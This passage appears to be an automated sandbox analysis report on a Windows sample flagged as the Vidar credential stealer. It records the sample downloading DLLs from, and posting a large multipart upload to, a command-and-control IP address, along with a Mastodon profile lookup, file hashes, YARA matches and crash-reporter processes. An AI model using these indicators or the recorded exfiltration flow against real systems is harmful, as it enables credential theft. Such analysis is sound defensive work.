Sep 27, 2021 20:50:43.572880030 CEST	10341	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:43 GMT Content-Type: application/x-msdos-program Content-Length: 144848 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "235d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 18:50:43 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@B
Sep 27, 2021 20:50:43.933871031 CEST	10490	OUT	GET /vcruntime140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:50:43.955341101 CEST	10491	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:50:43 GMT Content-Type: application/x-msdos-program Content-Length: 83784 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "14748-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 18:50:43 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49826	23.88.105.196	80	C:\Users\user\Desktop\EITyS0c1l1.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:51:25.597430944 CEST	10597	OUT	POST / HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 97341 Host: 23.88.105.196 Connection: Keep-Alive Cache-Control: no-cache
Sep 27, 2021 20:51:25.878909111 CEST	10695	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 18:51:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 31 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cb cf 06 00 47 dd dc 79 02 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 16Gy0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49794	88.99.75.82	443	C:\Users\user\Desktop\EITyS0c1l1.exe


Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:50:40 UTC	0	OUT	GET /@killern0 HTTP/1.1 Host: mas.to

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:50:40 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:50:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Server: Mastodon X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Permissions-Policy: interest-cohort=() Link: <https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to>; rel="lrdd"; type="application/jrd+json", <https://mas.to/users/killern0>; rel="alternate"; type="application/activity+json" Vary: Accept, Accept-Encoding, Origin Cache-Control: max-age=0, public ETag: W/"30a42ae67857a70b2095fedfb17d2e40" Content-Security-Policy: base-uri 'none'; default-src 'none'; frame-ancestors 'none'; font-src 'self' https://mas.to; img-src 'self' https: data: blob: https://mas.to; style-src 'self' https://mas.to 'nonce-MA9feGm8SectCrDz0xhD7Q=='; media-src 'self' https: data: https://mas.to; frame-src 'self' https:; manifest-src 'self' https://mas.to; connect-src 'self' data: blob: https://mas.to https://media.mas.to wss://mas.to; script-src 'self' https://mas.to; child-src 'self' blob: https://mas.to; worker-src 'self' blob: https://mas.to Set-Cookie: _mastodon_session=j4uxcynBvZr4BxCZPBShvCGVV2%2F4n4X9mWEul8lb52uOmBVb3TuyIljpLxHB0EGfN%2FEg77NEybY%2FbsuyjbpZ%2Bw9rRQGZ%2FxSLu3PgRsvZoEtXexfAq8yXT9qK%2Bu8nZAOx7ussXnDxDuImfUoqongx%2BQo%2BRts3WEnc1zYaMos5l%2FGf6d6P%2BQ0SlC5a7bS2nyajHklWK8BEfFB7iAKjPMG53IXBqTQjKwZG1JCUI0fSs6tf1IRBSlQu5WR5LlFq2HnVBK37t1GAwXUpK%2FU6%2Bre5lwKUZSoDnwIqs416U7ZL%2BBBEi25NkboU%2F06od1Cn3FJ2jGMMt6HygW%2FMDTF8x7%2FniRJCTYyD1YqLP6xmR%2FHEFWd82Hmg7A%3D%3D--yG7zDAJFoH948nGa--h76fks0yz%2FMsO2aN8x1jsw%3D%3D; path=/; secure; HttpOnly; SameSite=Lax X-Request-Id: 0de6733d-8a55-4571-af22-eaedee66ed91 X-Runtime: 0.032936 Strict-Transport-Security: max-age=63072000; includeSubDomains X-Cached: MISS Strict-Transport-Security: max-age=31536000
2021-09-27 18:50:40 UTC	1	IN	Data Raw: 35 30 33 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 27 65 6e 27 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 27 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 27 20 6e 61 6d 65 3d 27 76 69 65 77 70 6f 72 74 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 27 20 72 65 6c 3d 27 69 63 6f 6e 27 20 74 79 70 65 3d 27 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 27 20 72 65 6c 3d 27 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 27 20 73 Data Ascii: 5034<!DOCTYPE html><html lang='en'><head><meta charset='utf-8'><meta content='width=device-width, initial-scale=1' name='viewport'><link href='/favicon.ico' rel='icon' type='image/x-icon'><link href='/apple-touch-icon.png' rel='apple-touch-icon' s
2021-09-27 18:50:40 UTC	16	IN	Data Raw: 31 2e 36 30 32 35 20 30 2d 31 37 2e 34 31 37 39 37 20 37 2e 35 30 38 35 31 36 2d 31 37 2e 34 31 37 39 37 20 32 2e 33 35 33 35 31 36 76 33 32 2e 33 37 35 30 30 32 48 39 36 2e 32 30 37 30 33 31 56 38 35 2e 34 32 33 38 32 38 63 30 2d 31 34 2e 38 34 35 2d 35 2e 38 31 35 34 36 38 2d 32 32 2e 33 35 33 35 31 35 2d 31 37 2e 34 31 37 39 36 39 2d 32 32 2e 33 35 33 35 31 36 2d 31 30 2e 34 39 33 37 35 20 30 2d 31 35 2e 37 34 30 32 33 34 20 36 2e 33 33 30 30 37 39 2d 31 35 2e 37 34 30 32 33 34 20 31 38 2e 37 39 38 38 32 39 76 35 39 2e 31 34 38 34 33 39 48 33 38 2e 39 30 34 32 39 37 56 38 30 2e 30 37 36 31 37 32 63 30 2d 31 32 2e 34 35 35 20 33 2e 31 37 31 30 31 36 2d 32 32 2e 33 35 31 33 32 38 20 39 2e 35 34 31 30 31 35 2d 32 39 2e 36 37 33 38 32 38 20 36 2e 35 36 Data Ascii: 1.6025 0-17.41797 7.508516-17.41797 22.353516v32.375002H96.207031V85.423828c0-14.845-5.815468-22.353515-17.417969-22.353516-10.49375 0-15.740234 6.330079-15.740234 18.798829v59.148439H38.904297V80.076172c0-12.455 3.171016-22.351328 9.541015-29.673828 6.56

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: ElTyS0c1l1.exe PID: 4892 Parent PID: 5052

General

Start time:	20:49:22
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\EITyS0c1l1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\EITyS0c1l1.exe'
Imagebase:	0x400000
File size:	1648640 bytes
MD5 hash:	3C6A15EF43BCC9483D77BF2E12D5CC7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.383784294.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.376750836.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.328923074.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.414158422.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.479441225.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.348243365.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.299485900.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.415750573.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.477571755.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.304326065.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.471911323.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.329606818.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.518200304.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.300507075.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.479839900.0000000003050000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.347618044.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.331692840.0000000003050000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.414590356.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.349344357.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.304628178.0000000003050000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.379868466.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source:

00000000.00000000.472386798.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.327085127.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.473355956.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.377810907.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.328235794.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.331486830.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.421354963.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.416062398.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.473617350.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.517686465.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.349568263.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.303135736.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.301573781.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.376054312.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.351665395.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.418718972.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.420917802.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.378344244.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.350695308.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.476805920.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.380731890.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.352557415.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.352815566.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.327478931.00000000007AE000.00000004.00000020.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.302643633.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.383995041.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.301839717.0000000003050000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.417690983.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.328036901.0000000002B30000.00000040.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: WerFault.exe PID: 6064 Parent PID: 4892

General

Start time:	20:49:31
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 856
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WerFault.exe PID: 4528 Parent PID: 4892

General

Start time:	20:49:44
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 844
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 3024 Parent PID: 4892

General

Start time:	20:49:54
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 912
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 2056 Parent PID: 4892

General

Start time:	20:50:08
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 1080
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6008 Parent PID: 4892

General

Start time:	20:50:26
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 1512
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 5228 Parent PID: 4892

General

Start time:	20:50:56
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 2012
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 5828 Parent PID: 4892

General

Start time:	20:51:11
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 2040
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Disassembly

Code Analysis